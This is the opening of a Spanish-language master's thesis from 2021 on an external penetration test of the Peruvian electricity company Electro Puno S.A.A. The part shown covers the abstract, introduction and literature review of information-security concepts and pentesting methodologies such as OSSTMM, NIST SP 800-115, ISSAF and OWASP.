# UNIVERSIDAD NACIONAL DEL ALTIPLANO

## ESCUELA DE POSGRADO

## MAESTRÍA EN INFORMÁTICA

**TESIS**

# PRUEBA DE PENETRACIÓN EN LA SEGURIDAD DE LA INFORMACIÓN DE LA EMPRESA ELECTRO PUNO S.A.A

**PRESENTADA POR:**

**WILSON FREDDY CHIQUE VELASQUEZ**

**PARA OPTAR EL GRADO ACADÉMICO DE:**

**MAGISTER SCIENTIAE EN INFORMÁTICA**

**MENCIÓN EN GERENCIA DE TECNOLOGÍAS DE INFORMACIÓN Y COMUNICACIONES**

**PUNO, PERÚ**

**2021**

# DEDICATORIA

†‡º

*En memoria de mi madre Josefina, mis hermanas Liliana, Yesica y*

*mi adorable amigo Meow!!!*

*Es increíble e impensable que la vida pueda cambiar de un de repente*

*y enseñarte que es tan frágil.*

*Es muy triste saber que ya no las tenemos,*

*pero siempre recordaremos todos los lindos momentos.*

*Debo agradecerles, que formaron parte de nuestras vidas*

*y que nos enseñaron su significado.*

*Estarán en nosotros sin importar el tiempo,*

*anhelando esperando verlas pronto.*

*Siempre las amaremos*

*Alex Ronald, Candida Briyit...*

## AGRADECIMIENTOS

Mi sincera gratitud a los jurados, por su experiencia, conocimientos y sus valiosas sugerencias para mejorar y culminar esta tesis.

Quiero agradecer de manera especial a las personas que comparten su tiempo y conocimientos y que de forma muy amable tratan de resolver consultas y sin siquiera conocerquienes las hacen son capaces de guiarte y aconsejarte con toda disposición y de la mejormanera, sin ningún interés más que su propia cultura.

A mi familia y a todas las personas que conocí en este largo camino, que fueron de gran inspiración para completar una nueva etapa de desarrollo personal.

Además, me gustaría agradecer a mi amigo Richard - *Najkt* de Eslovaquia, por sus valiosos comentarios y por las partidas épicas de ajedrez.

Finalmente, a esas personas que nos inspiran a seguir con nuestros sueños y que, con pequeños logros por cada objetivo alcanzado, podemos construir algo del cual podernos sentirnos orgullosos... aunque sea por un momento.

Al maestro, *Keith Barker*.

*Wilson Velasquez*

# ÍNDICE GENERAL

## CAPÍTULO III

## MATERIALES Y MÉTODOS



## CAPÍTULO IV

## RESULTADOS Y DISCUSIÓN

Puno, 8 de noviembre del 2021

ÁREA: Redes y comunicaciones
TEMA:Seguridad de la información
LÍNEA:Seguridad informática

# ÍNDICE DE TABLAS

**Pág.**

# ÍNDICE DE FIGURAS

**Pág.**

# ÍNDICE DE ANEXOS

**Pág.**

## RESUMEN

Muchas organizaciones invierten especial presupuesto en la innovación de las tecnologías de la información. Cuando se piensa en esto cabe una pregunta, si estos estarán protegidos. Una prueba de penetración es un proceso usado para evaluar la seguridad de un sistema, este proceso permite atacar el sistema objetivo para encontrar o revelar sus debilidades. El objetivo de esta tesis es llevar a cabo una prueba de penetración externa con herramientas libres en un período de 2 años, para evaluar la seguridad de los sistemas de información de la empresa Electro Puno S.A.A, detectar posibles vulnerabilidades, analizarlas y posteriormente explotarlas. Esto último ha sido llevado a cabo bajo un entorno de simulación virtual. La metodología de investigación utilizada para esta tesis fue cuantitativa no experimental y de modelado. La metodología que permitió conducir el proceso de la prueba de penetración fue de 6 etapas, atendiendo la sugerencia del Instituto Nacional de Estándares y Tecnología (NIST) y a la evaluación de otras metodologías. De acuerdo al análisis y resultados se obtuvo más vulnerabilidades en el año 2017 en relación al 2015 con un incremento de un 400 % respecto a vulnerabilidades críticas. Por lo tanto, se concluye que la empresa bajo investigación podría tener un grave riesgo a la seguridad de su información, así como plantear la necesidad en el contexto actual la importancia de una evaluación de la seguridad sus sistemas mediante una prueba de penetración, el cual dará solución a sus actuales problemas, y como tal el poder prevenir futuros desastres.

**Palabras clave:** Análisis de vulnerabilidad, hacking ético, pruebas de penetración y seguridad de la información.

## ABSTRACT

Many organizations invest a special budget in the information technology innovation. When we think of it, a question come up, if those are secured. A penetration testing is a process used to evaluate the security systems, this process allows to attack the system target to find or reveal weaknesses. The goal of this thesis is to conduct an external penetration testing with open source tools in 2 years of period of time, to evaluate the information security systems of the Electro Puno S.A.A company, identify potential vulnerabilities, analyze and exploit them. The last one has been carried out under a virtual simulation environment. The research methodology used in this thesis was quantitative nonexperimental and modeling. The methodology that allowed to leading the process of penetration testing consisted of 6 stages, following the process stablished by the National Institute of Standards and Technology (NIST) and through the evaluation of other methodologies. According to the analysis and results, more vulnerabilities were found in 2017 related to 2015 with an increase of 400 % compared to critical vulnerabilities. Therefore, these results clearly explains that the company under investigation could have serious security problems on the information systems, and raise the necessity in the current context of the importance to conduct an evaluation through a penetration testing process, which will solve the current problems as well as to prevent future disasters.


**Keywords:** Ethical hacking, penetration testing, security information and vulnerability analysis.

# INTRODUCCIÓN

Una prueba de penetración puede definirse como un método de evaluación de la seguridad de un sistema, este método implica el uso de una variedad de técnicas manuales y automáticas para simular un ataque sobre la seguridad de la información de una organización. La prueba de penetración explota conocidas vulnerabilidades, pero también utiliza la experticia del examinador para identificar debilidades específicas al plan de seguridadde una organización.

Para trabajar en un alto nivel competitivo las organizaciones necesitan adquirir recursos informáticos modernos e incorporarlos a su infraestructura tecnológica, esto ha puesto a la tradicional estrategia de seguridad de la información como un punto de quiebre al añadirle un alto grado de complejidad que debe ser considerado seriamente (Cengage Learning Staff, 2011). Mientras una efectiva seguridad de la información es necesaria mediante tecnologías como firewalls, antivirus, controles de acceso y monitorización del perímetro,constituye todo un reto el mantenerlo y aún más poder alcanzarlo por parte de los administradores sin experiencia.

Electro Puno S.A.A a través de su infraestructura tecnológica ofrece una serie de servicios mediante internet, esto obliga a que cada uno de estos deban ser configurados adecuadamente para la integración a su actual infraestructura y además se debe reducir al mínimo los riesgos de seguridad de la información asociados a la Internet, garantizando de esta forma la confidencialidad, integridad y accesibilidad de la información (Jackson, 2012), sin embargo a priori carecen de planes de seguridad.

La pregunta principal de la investigación es ¿Cómo una prueba de penetración externa permitirá identificar y analizar los riesgos de la seguridad de la información de la empresa Electro Puno S.A.A? La hipótesis central es si una adecuada prueba de penetración externa permitirá identificar y analizar los riesgos de la seguridad de la información de la empresa Electro Puno S.A.A, mientras que el objetivo principal es demostrar que una prueba de penetración externa permitirá identificar y analizar los riesgos de la seguridad de la información de la empresa Electro Puno S.A.A. Se debe señalar que esta tesis se centra explícitamente en la parte de perímetro del sistema del lado de la Internet.

Para llevar a cabo el estudio, el trabajo se ha estructurado en 4 capítulos.

En el capítulo I, se efectúa algunas precisiones teórico conceptuales relevantes al problema de investigación tanto de la prueba de penetración como de conceptos relacionados a la seguridad de la información que permitan comprender estos fenómenos.

En el capítulo II, se hace el análisis del planteamiento del problema, la justificación, los objetivos de la investigación y la hipótesis de la investigación, así como también se delimita el alcance de la investigación de acuerdo a la Ley de delitos informáticos del 2013. En el Capítulo III, se describe la metodología que se utilizó en la investigación, la descripción de la metodología para la prueba de penetración, el diseño estadístico, la definicióndel tamaño poblacional y la delimitación del tamaño de la muestra.

En el Capítulo IV, se realiza la aplicación de esta prueba de penetración en dos períodos diferentes para la búsqueda de información, análisis y evaluación. Luego se procede a simular un ataque real en un entorno virtual para comprobar el nivel de seguridad de la empresa Electro Puno S.A.A. Finalmente los resultados más representativos son mostrados de acuerdo a cada una de las etapas de la metodología y son representados mediantecuadros estadísticos.

# CAPÍTULO I

# REVISIÓN DE LITERATURA

Este capítulo indaga principalmente en el área de la disciplina de las pruebas de penetración y la seguridad informática, así como también los estudios relevantes al problema de investigación. La bibliografía revisada proporcionó una sólida base para responder a la pregunta de la investigación al recopilar importantes conceptos y definiciones.

## 1.1 Marco Teórico

### 1.1.1 Seguridad de la información

Jackson (2012) refiere que la seguridad de la información, se puede definir como un conjunto de mecanismos de protección, que permiten a la organización asegurar la confidencialidad, integridad y disponibilidad de sus sistemas de información, también conocidos como la triada CIA, este es un modelo diseñado de guía para las políticas de seguridad de la información de una organización. Los elementos de la triada son considerados los trescomponentes más cruciales de seguridad.

#### 1. Confidencialidad

La confidencialidad es casi equivalente a la privacidad. Las medidas emprendidas para asegurar la confidencialidad tienen por objeto prevenir que la información sensitiva sea protegida para las personas equivocadas y garantizar la seguridad a las personas correctas. Además, debe haber restricciones para el acceso a la información sensitiva.

2. **Integridad**

La integridad implica mantener la consistencia, la exactitud, y la fiabilidad de datossobre la totalidad de su ciclo de vida. Los datos no deben variar durante su tránsito, y deben tomarse medidas para asegurar que los datos no puedan ser alterados por personas no autorizadas. Estas medidas incluyen permisos del archivo y el controlde acceso del usuario. El control de versiones, para prevenir cambios erróneos o supresión accidental por usuarios autorizados. Algunos datos podrían incluir sumas de verificación (Checksum), incluso sumas de verificación criptográficas, para la verificación de integridad. Los respaldos o las redundancias deben estar disponibles para restaurar los datos afectados a su estado correcto.

3. **Disponibilidad**

La disponibilidad supone una obligación para proveer información correcta. Es importante asegurar que la información sea fácilmente accesible y segura.

En este contexto, la confidencialidad es un conjunto de reglas para limitar el acceso a la información, la integridad es asegurar que la información sea exacta y confiable, y la disponibilidad es garantizar un confiable acceso a la información por gente autorizada (Gallagher, 2012).

### 1.1.2 Necesidad de seguridad de la información

Chiem (2014) define algunos de los problemas a la seguridad de la información más significativos como son:

1. **Robo. -** Los sistemas de seguridad son los responsables de prevenir todo tipo de robos, incluido el robo de información, robo de la propiedad intelectual, robo de lapropiedad física y robo de identidad.

2. **Robo de identidad. -** Es el uso ilegal de la identificación de otra persona, más conocido como robo de identidad.

3. **Fraude o falsificación. -** Fraude es cualquier engaño hecho para ganancia personal,a menudo dinero. La falsificación es un tipo de fraude que implica la alteración deelementos y contenidos originales.

4. **Acceso a la información no autorizada. -** El acceso no autorizado se refiere a la interceptación de los recursos de computadora, buscando y guardando información,o la intrusión ilegal sin autorización.

5. **Interceptación o modificación de la información. -** Remover o alterar los datos originales afecta a la integridad de los recursos de los sistemas tales como archivos,carpetas, y bases de datos. La interceptación de la red puede causar serios problemas como perdida de datos importantes y fallas de la red.

### 1.1.3 Pruebas de penetración

De acuerdo con CREST, una prueba de penetración es:

*Un* método *de evaluación de la seguridad de un sistema de cómputo o red simulando un ataque de personas maliciosas ajenas al sistema (quienes no tienen recursos autorizados de acceder a los sistemas de la organización) y/o personas de confianza con malas intenciones (quienes tienen algún nivel de acceso autorizado)* (Creasey, 2012).

Una prueba de penetración implica el uso de una variedad de técnicas manuales y automáticas para simular un ataque sobre la seguridad de la información de una organización. Esto debería estar bajo la dirección de un experto calificado, a veces llamado como examinador ético de la seguridad. La prueba de penetración explota conocida vulnerabilidades, pero también se debe usar la experticia del examinador para identificar debilidades específicas (desconocidas vulnerabilidades), en un plan de seguridad de una organización.

El proceso de prueba de penetración implica un activo análisis del sistema bajo prueba para cualquier potencial descubrimiento de una vulnerabilidad, que puede resultar de una pobre o inapropiada configuración de sistema, ambos conocidos como fallas de softwareo hardware y debilidades operacionales en las contramedidas de proceso o técnicas. Este análisis es típicamente efectuado desde la posición de un potencial atacante y puede implicar explotación activa de las vulnerabilidades de seguridad.

SANS Institute, define la Prueba de penetración como:

*Una* prueba *de penetración es el proceso autorizado, programado de usar conocidas vulnerabilidades en un intento de realizar una intrusión en el host, red o recursos aplicativos.La prueba de penetración puede ser conducido sobre recursos internos (un acceso a los recursos o sistema de seguridad) o externos (la conexión de la organización a la Internet). Normalmente consiste en usar un conjunto de herramientas automatizadas o manuales para probar los recursos de la organización* (Chan, 2014).

1. **Prueba de la caja negra (Black - Box)**

Esta prueba es conocida como *"prueba externa"* o *"penetración remota"*. En este método, los testers simulan un ataque como alguien quien no tiene conocimiento a priori de la infraestructura a ser evaluada al utilizar una serie de técnicas de ataque en el mundo real como: envió de spam, DoS, ingeniería social, escaneo de redes, troyanos y otros, por ejemplo, los testers serán provistos de la dirección web o un rango de direcciones de IP de la organización y el principal objetivo detrás de prueba de penetración Black-Box es verificar la integridad de la red de una organización y proactivamente reducir los riesgosde ataques externos e internos (Caballero, 2015).

2. **Prueba de penetración internas vs externas**

Los riesgos que se trata de reproducir deberían enfocarse en tomar la decisión de cómo debería ser dirigido la prueba, y determinar quién debería dirigirlo. Las pruebas propuestas para identificar vulnerabilidades con acceso físico o expuesto a la ingeniería social son llamadas pruebas internas de penetración. Las pruebas internas de penetración son propuestas para determinar qué vulnerabilidades existen en sistemas que son accesibles por conexiones autorizadas de red (o por logins) que residen dentro del dominio de la redde la organización. Una prueba interna podría determinar si un empleado puede intentar acceder a información valiosa. Inversamente, las pruebas externas de penetración están dirigidas a identificar vulnerabilidades que están presentes por las conexiones que han sido establecidas a través de la Internet (que atraviesan los Firewalls o Gateways). Si, porejemplo, el objetivo primario de la

prueba es asegurar que la base de datos de la nómina de empleados es suficientemente segura del sitio de web corporativo, una prueba externa de penetración es la más apropiada (SANS Institute, 2014).

### 3. Por qué realizar una prueba de penetración

Hay muchas razones por que una organización debería considerar llevar a cabo este tipo de pruebas. La principal es que una brecha de seguridad expuesta puede ser extremadamente costosa. Un ataque exitoso puede conducir a una perdida financiera, dañar la reputación de la organización etc. Con una apropiada prueba de penetración es posible identificar las vulnerabilidades de seguridad y luego tomar decisiones antes de que pueda producirse un ataque real. Una prueba de penetración es generalmente realizada por personas externas a la organización, consecuentemente los evaluadores manejan diferentes puntos de vista de los recursos del sistema y pueden ser capaces de identificar asuntos que no fueron fácilmente visibles para los operadores internos.

Otra razón es que esto puede forzar a los operadores de sistemas de mantener los sistemas actualizados con respecto a las últimas actualizaciones y parches de seguridad. Así como concientizar a la organización a tomar medidas de prevención y hacer uso de este tipo de pruebas periódicamente para mantener un alto nivel de seguridad. El resultado de una prueba de penetración ayuda a priorizar los riesgos de seguridad a la organización. Dependiendo del grado de severidad de los problemas identificados, es posible planificar apropiadamente una estrategia de mitigación con un fuerte enfoque en los problemas más críticos.

Dado que una prueba de penetración simula un ataque real, es una buena oportunidad para evaluar la preparación del personal técnico de la organización en tales situaciones.

### 4. Desventajas de realizar una prueba de penetración

Una desventaja de la prueba de penetración es la *efectividad*, debido a muchos efectos desfavorables si esta no es realizada de forma adecuada. Un problema sumamente riesgoso es que la prueba de penetración puede causar una interrupción temporal de la información, la denegación de los servicios, y

perdida de la información ya que las personas que realizan estas pruebas de penetración son usualmente provistas de acceso privilegiado de la información sensitiva de la organización.

Otro problema es el estado inicial de los sistemas bajo prueba, los cuales no deben diferir antes de que las pruebas se lleven a cabo. Estos cambios, en la mayoría de los casos, pueden tener un efecto menor o ningún efecto; Sin embargo, en algunas situaciones particulares, se pueden introducir en el sistema nuevas vulnerabilidades esto debido a la continua evolución de la Internet. Además, las pruebas de penetración pueden ser potencialmente peligrosas de una manera que puede causar gran pérdida de tiempo e incluso el daño crítico a la organización al punto de tener que parar todos los sistemas, si estas no son conducidas adecuadamente.

Como la prueba de penetración es tan especializada, las actividades de prueba de penetración deberían estar bajo la dirección de expertos y profesionales de seguridad altamente entrenados con una adecuada planificación y estricto compromiso. Por consiguiente, escoger a un equipo competente es estratégicamente crucial para garantizar resultados de la prueba. Algunos criterios que las compañías deben considerar antes de decidir por un equipo de penetración, son: los conocimientos (por ejemplo, el conocimiento de las herramientas y exploits para la prueba de penetración de aplicaciones y de la red), las habilidades (por ejemplo, la habilidad para escribir los informes, manejo de las relaciones con el cliente), y la experiencia (por ejemplo, los años de trabajo en el campo respectivo). Además, las certificaciones y la experiencia profesional de los equipos son otros factores que vale la pena considerar para tomar una buena decisión (Chan, 2014).

## 5. Restricciones de las pruebas de penetración

Hay siempre restricciones con cualquier forma de experimentación y las pruebas de penetración no es la excepción. Estas pruebas son a menudo restringidas por requisitos legales, operacionales, logísticos o financieros amplificado por una falta de tiempo y recursos para llevar a cabo una experimentación extensa en una base continua. Las restricciones de experimentación necesitan ser

identificadas y adheridas, mientras se aseguran que los escenarios reales son adecuadamente puestos a prueba (Creasey, 2012).

## 6. Diferencias entre pruebas de penetración, evaluación de vulnerabilidad y auditoría de seguridad

### a) Auditoría de Seguridad

Una *Auditoría de Seguridad* típicamente significa evaluar un sistema o el nivel de riesgo de una aplicación en contra de un conjunto de estándares o puntos de referencia. Los estándares son reglas obligatorias mientras los puntos de referencia son el nivel aceptable mínimo de seguridad. Los estándares y los puntos de referencia logran consistencia en implementaciones de seguridad y pueden ser específicos para industrias, las tecnologías y los procesos.

La mayoría de peticiones de auditorías de seguridad están enfocadas a pasar una auditoría oficial o probar que los requisitos iniciales son cumplidos para un conjunto obligatorio de reglas (HIPPA, PCI, etc.). En muchos casos, los servicios de auditoría de seguridad no incluyen ningún nivel de seguro o protección si en una auditoría los resultados no son satisfactorios lo que significa que los servicios sólo proveerán la información que un cliente solicitó.

En muchos casos, la auditoría de seguridad da a los clientes una falsa sensación de seguridad. Muchos de los estándares o puntos de referencia han seguido un largo proceso que no es factible de mantener debido a la rápida aparición de amenazas encontradas en la actualidad en el ciber espacio. Es altamente recomendado seguir los estándares y puntos de referencia para incrementar el nivel de seguridad y alcanzar un nivel de protección para las amenazas del mundo real.

### b) Evaluación de Vulnerabilidad

La evaluación de vulnerabilidad, es el proceso por el cual los dispositivos de red, los sistemas operativos y los softwares de aplicación son examinados para identificar la presencia de vulnerabilidades conocidas y desconocidas.

Generalmente acaban una vez que una vulnerabilidad es encontrada lo que significa que los serviciosno incluyen ejecutar un ataque en contra de la vulnerabilidad para asegurarse si es legítimo. La evaluación de vulnerabilidad, proporciona los potenciales riesgos asociados con todas las vulnerabilidades encontradas con las posibles soluciones, hay muchas herramientas que pueden usarse para escanear vulnerabilidades basadas en el tipo de sistema, sistema operativo, puertos abiertos para la comunicación y otros recursos.

**c) Prueba de Penetración**

Es el proceso utilizado para realizar una evaluación o auditoría de seguridad de alto nivel. Una metodología define un conjunto de reglas, prácticas, procedimientos y métodos a seguir e implementar durante la realización de cualquier programa de auditoría en seguridad de la información. Una metodología de pruebas de penetración define una hoja de ruta con ideas útiles y prácticas comprobadas, las cuales deben ser manejadas cuidadosamente para poder evaluar correctamente los sistemas de seguridad.

La diferencia clave entre una prueba de penetración y una valoración de vulnerabilidad es el que una penetración actuará sobre vulnerabilidades encontradas y verificará si son graves haciendo más pequeña la lista de riesgos confirmados asociadosal objetivo (The Security Blogger, 2015).

## 7. Metodologías de las pruebas de penetración

Cuando se conduce una prueba de penetración es esencial usar una metodología sistemática y estructurada. Hay diferentes metodologías de código abierto para realizar pruebas de penetración, las más comúnmente adoptadas son:

**a) OSSTMM (Open Source Security Testing Methodology Manual)**

La OSSTMM fue creada en 2001 por el instituto para la seguridad y metodologíasabiertas (ISECOM). Muchos investigadores de todas partes del mundo participaron en su creación. ISECOM es una organización sin fines de lucro que mantiene sus oficinas en Barcelona España y Nueva York. La

OSSTMM está en constante desarrollo; y se puede descargar la última edición en http://www.isecom.org/ research/osstmm.html.

La premisa de OSSTMM es el de verificación, también, como es desarrollado por una multitud de fuentes de todo el mundo, el manual tiene un sabor internacional.

La parte importante de su declaración es la siguiente: “Este manual provee precedentes legales que dan como resultados hechos verificados. Estos hechos proveen información demandable que puede mediblemente mejorar su seguridad operacional. Utilizando OSSTMM usted ya no tiene que confiar en mejores prácticas generales, pruebas anecdóticas, o las supersticiones porque usted tendrá información específica verificada para sus necesidades en las cuales basar sus decisiones de seguridad.”

También el OSSTMM es una metodología de revisión del mismo nivel para realizar pruebas de seguridad y métrica. Provee los detalles técnicos de exactamente cuáles ítems deben ser probados, que hacer antes, durante, y después de examen de seguridad y cómo medir los resultados. OSSTMM trata de proveer una estructura e implementa las buenas prácticas dentro de la prueba penetración desde una perspectiva técnica, su metodología está dividida en cuatro grupos claves como son: el alcance, el canal, el índice y el vector. El alcance define el proceso de coleccionar información en todos los recursos operativos en el objetivo. Un canal determina el tipo de comunicación y la interacción con estos recursos. Estos canales (secciones) son usados para describir los conjuntos de componentes de seguridad que tiene que ser probados y verificados durante la etapa de evaluación. Estos componentes comprenden los controles de información y de datos, nivel de concientización de seguridad personal, el fraude y los niveles de control, la ingeniería social, las computadoras y redes de telecomunicaciones, dispositivos inalámbricos, dispositivos móviles de telecomunicación, controles de acceso somático de seguridad, procesos de seguridad, y emplazamientos como edificios, perímetros. El índice es un método que es considerablemente útil mientras se clasifican estos objetivos (recursos) correspondiente a sus identificaciones particulares, como la dirección MAC,

y la dirección IP. Al final, un vector concluye la dirección por el cuál un auditor puede evaluar cada recurso funcional.

Los métodos de prueba de penetración son:

- ✓Prueba de seguridad de la información
- ✓Prueba de seguridad de proceso
- ✓Prueba de seguridad de tecnologías de Internet
- ✓Prueba de seguridad de comunicaciones
- ✓Prueba de seguridad inalámbrico
- ✓Prueba de seguridad física

**b) NIST SP-800-115 (National Institute of Standars and Techonology - Special Publication)**

Esta publicación es producida por el laboratorio de Tecnologías de la Información (ITL - Information Technology Laboratory ) en NIST y se puede encontrar en http://csrc.nist.gov/publications/PubsSPs.html. NIST 800-115, es una guía técnica para la prueba de seguridad de la Información y evaluación, provee una guía y una metodología para revisar la seguridad que es requerido por varios departamentos del gobierno de los Estados Unidos. Como todos los documentos creados por NIST, 800-115 está libre de uso dentro el sector privado. Incluye plantillas, técnicas, y herramientas que pueden servir para evaluar muchos tipos de sistemas y escenarios. Este no es tan detallado como el ISSAF u OSSTMM, pero provee un proceso repetible para la conducción de revisiones de seguridad. El documento guía incluye lo siguiente:

- ✓Políticas de prueba de seguridad
- ✓El rol de la gerencia en la prueba de seguridad
- ✓Métodos de prueba
- ✓Identificación y análisis de sistemas
- ✓Análisis de escaneo y vulnerabilidad

✓Validación de vulnerabilidad (pentesting)

✓Planificación de la prueba de seguridad de la información

✓Ejecución de la prueba de seguridad

✓Actividades post prueba

**c) ISSAF (Information Systems Security Assessment Framework)**

La metodología ISSAF (www.oissg.org/issaf), netamente examina la seguridad de una red, el sistema o la aplicación. El framework puede enfocar transparentemente sobre un objetivo de tecnologías específicos que puede implicar Firewalls, gateways, interruptores, redes de área de almacenamiento, redes privadas virtuales, sistemas operativos diversos, servidores de aplicaciones web, bases de datos, etc. Esta metodología incluye la Fase I: Planificación y preparación, Fase II: Evaluación, Fase III: Informes, limpieza y destrucción de artefactos, Cada una de estas fases mantiene directrices genéricas que son efectivos y flexibles para cualquier ambiente organizativo.

**d) OWASP (Open Web Application Security Project)**

La guía de evaluación OWASP (https://www.owasp.org/index.php/Main_Page), fue creado para ayudar a los desarrolladores web y los practicantes de seguridad para asegurar mejor las aplicaciones web. Una proliferación de aplicaciones web pobremente escritas y ejecutadas han dado como resultado vulnerabilidades numerosas, fácilmente explotables que ponen a la comunidad de la Internet en peligro para: malware, robo de identidad, y otros ataques. Como una organización sin fines de lucro OWASP, ha creado varias herramientas, guías, y metodologías de prueba que son libres de uso.

La guía de prueba OWASP se ha convertido en el estándar para las pruebas de aplicación web y ha ayudado a que aumente la conciencia de asuntos de seguridad en aplicaciones web a través de costumbres de buenas prácticas.

La metodología OWASP es dividido como sigue:

- ✓Recolección de la información
- ✓Administración de configuraciones
- ✓Prueba de autenticación
- ✓Administración de sesiones
- ✓Prueba de autorización
- ✓Prueba de lógica de negocios
- ✓Prueba de validación de datos
- ✓Prueba de denegación del servicio
- ✓Prueba de servicios web
- ✓Prueba de AJAX





*Figura 1*. Metodologías de pruebas de penetración

## 8. Metodología de la prueba de penetración

NIST define la metodología como un proceso repetible y de evaluación documentado que puede ser beneficial, provee consistencia y estructura para la prueba, provee entrenamiento para el nuevo staff de evaluación, y conduce a la restricción de los recursos asociados con la avaluación de la seguridad. Virtualmente todas estas evaluaciones tendrán limitaciones de algún tipo, estas limitaciones pueden ser de tiempo, staff, hardware, software, o un número de otros retos. Para aliviar estos tipos de retos, la organización necesita entender qué tipo de pruebas de seguridad y evaluaciones necesitan ejecutar.

Al desplegar una apropiada metodología, toma un tiempo en identificar los recursos necesarios, y planear la estructura de evaluación, una organización puede mitigar estos retos de disponibilidad de recursos. Un poderoso beneficio de esto es que la organización puede establecer componentes que pueden ser usados sobre las evaluaciones posteriores. Como la organización conduce más y más evoluciones, este tipo de proceso continuará siendo redefinido y al mismo tiempo, mejorará el tiempo requerido para las pruebas. El método NIST es definido en fases y el mínimo de fases son definidos como:

**a)** **Planeación:** Esta es la fase crítica para la evaluación de la seguridad; es usado para recopilar información esencial. Cuanto más tiempo tome esta fase será mejor para llevar a cabo la evaluación. Dentro de la fase de planeación de NIST, se determina los recursos, las amenazas que existen en los recursos elegidos para la evaluación, y los controles de seguridad que se utilizan para mitigar estas amenazas de estos recursos.

b) **Ejecución:** El primer objetivo de la fase de ejecución es identificar las vulnerabilidades y validarlos apropiadamente. La validación de vulnerabilidades, es la actual explotación de la vulnerabilidad que ha sido identificado. Cabe resaltar que muchas evaluaciones no presentan vulnerabilidades, pero esto está dentro del ámbito de trabajo y así está definido en la guía de NIST. Aunque, la actual composición de esta fase variará de acuerdo con el proceso de la metodología que está siendo llevada a cabo.

c) **Ejecución posterior:** Ejecución posterior: esta fase se centra en analizar las vulnerabilidades encontradas para determinar las causas principales, establecer recomendaciones para atenuarlas y desarrollar un reporte final. NIST también define que hay otras metodologías, y es importante que los evaluadores profesionales de la seguridad vean, más que solo elegir una metodología.

Gallagher (2012) dice que: *En muchos casos, combinando pruebas y las técnicas del examen pueden proveer una vista más precisa de la seguridad.*

El concepto de las pruebas de penetración es definido por 4 fases de acuerdo por NIST. Estas 4 fases son: planeación, descubrimiento, ataque y presentación de informe.





*Figura 2*. Fases de la prueba de penetración

En la *Fase de Planeación*, las reglas son identificadas y la aprobación es finalizada y documentada. Es imperativa que la aprobación esté redactada por un representante calificado de la organización. La planeación establece la base de trabajo para una exitosa prueba depenetración.

La *Fase de Descubrimiento*, consiste en dos partes; la primera parte es el principio de la prueba actual y contempla la información reunida y explorada. La segunda parte de la fasede descubrimiento es en donde el análisis de vulnerabilidad entra en juego. Esto implica tomar la información que se ha descubierto previamente y comparar esto a una base de datos de vulnerabilidad.

La *Fase de Ataque*, es donde nos ocupamos de validar nuestras potenciales vulnerabilidades identificadas para tratar de explotarlas. Si tenemos éxito en la validación, entoncesquiere decir que la explotación tuvo efecto y la vulnerabilidad existe. Consecuentemente, si la explotación no es exitosa, no quiere decir que la vulnerabilidad no exista; sólo quiere decir que no la podríamos explotar cuando intentamos la validación.





*Figura 3*. Fase de descubrimiento y ataque

La última fase de la prueba de penetración definido en la publicación NIST es la *Fase dePresentación de Informe*, aquí se produce el entregable para el cliente. Este también es un componente crítico que continua simultáneamente con otras fases. Consecuentemente, al final de esta evaluación, se desarrolla un reporte de los hallazgos y son proporcionados al cliente. ara cada hallazgo se proporciona un análisis y una recomendación de procedimiento para remover o mitigar el riesgo de vulnerabilidad (Cardwell, 2016).

## 9. Herramientas de las pruebas de penetración

### a) Herramientas de búsqueda de objetivos no intrusivo

También conocido como inteligencia de código abierto, búsqueda pública de información, y ciber inteligencia. Esto es usar los recursos públicos para extraer información sobre el objetivo u organización que se está investigando. Para mencionar algunos de los muchos disponibles tenemos:

- ✓ **Traceroute**

Traceroute podemos usarlo para ver la ruta hacia el sistema objetivo.

Observando en los resultados podemos ver que el primer salto pasa a través del gateway en 192.168.1.1 antes de ser ruteado por el host. A veces también es bloqueado por el firewall, pero definitivamente es bueno conocerlo.

✓ **Hping3**

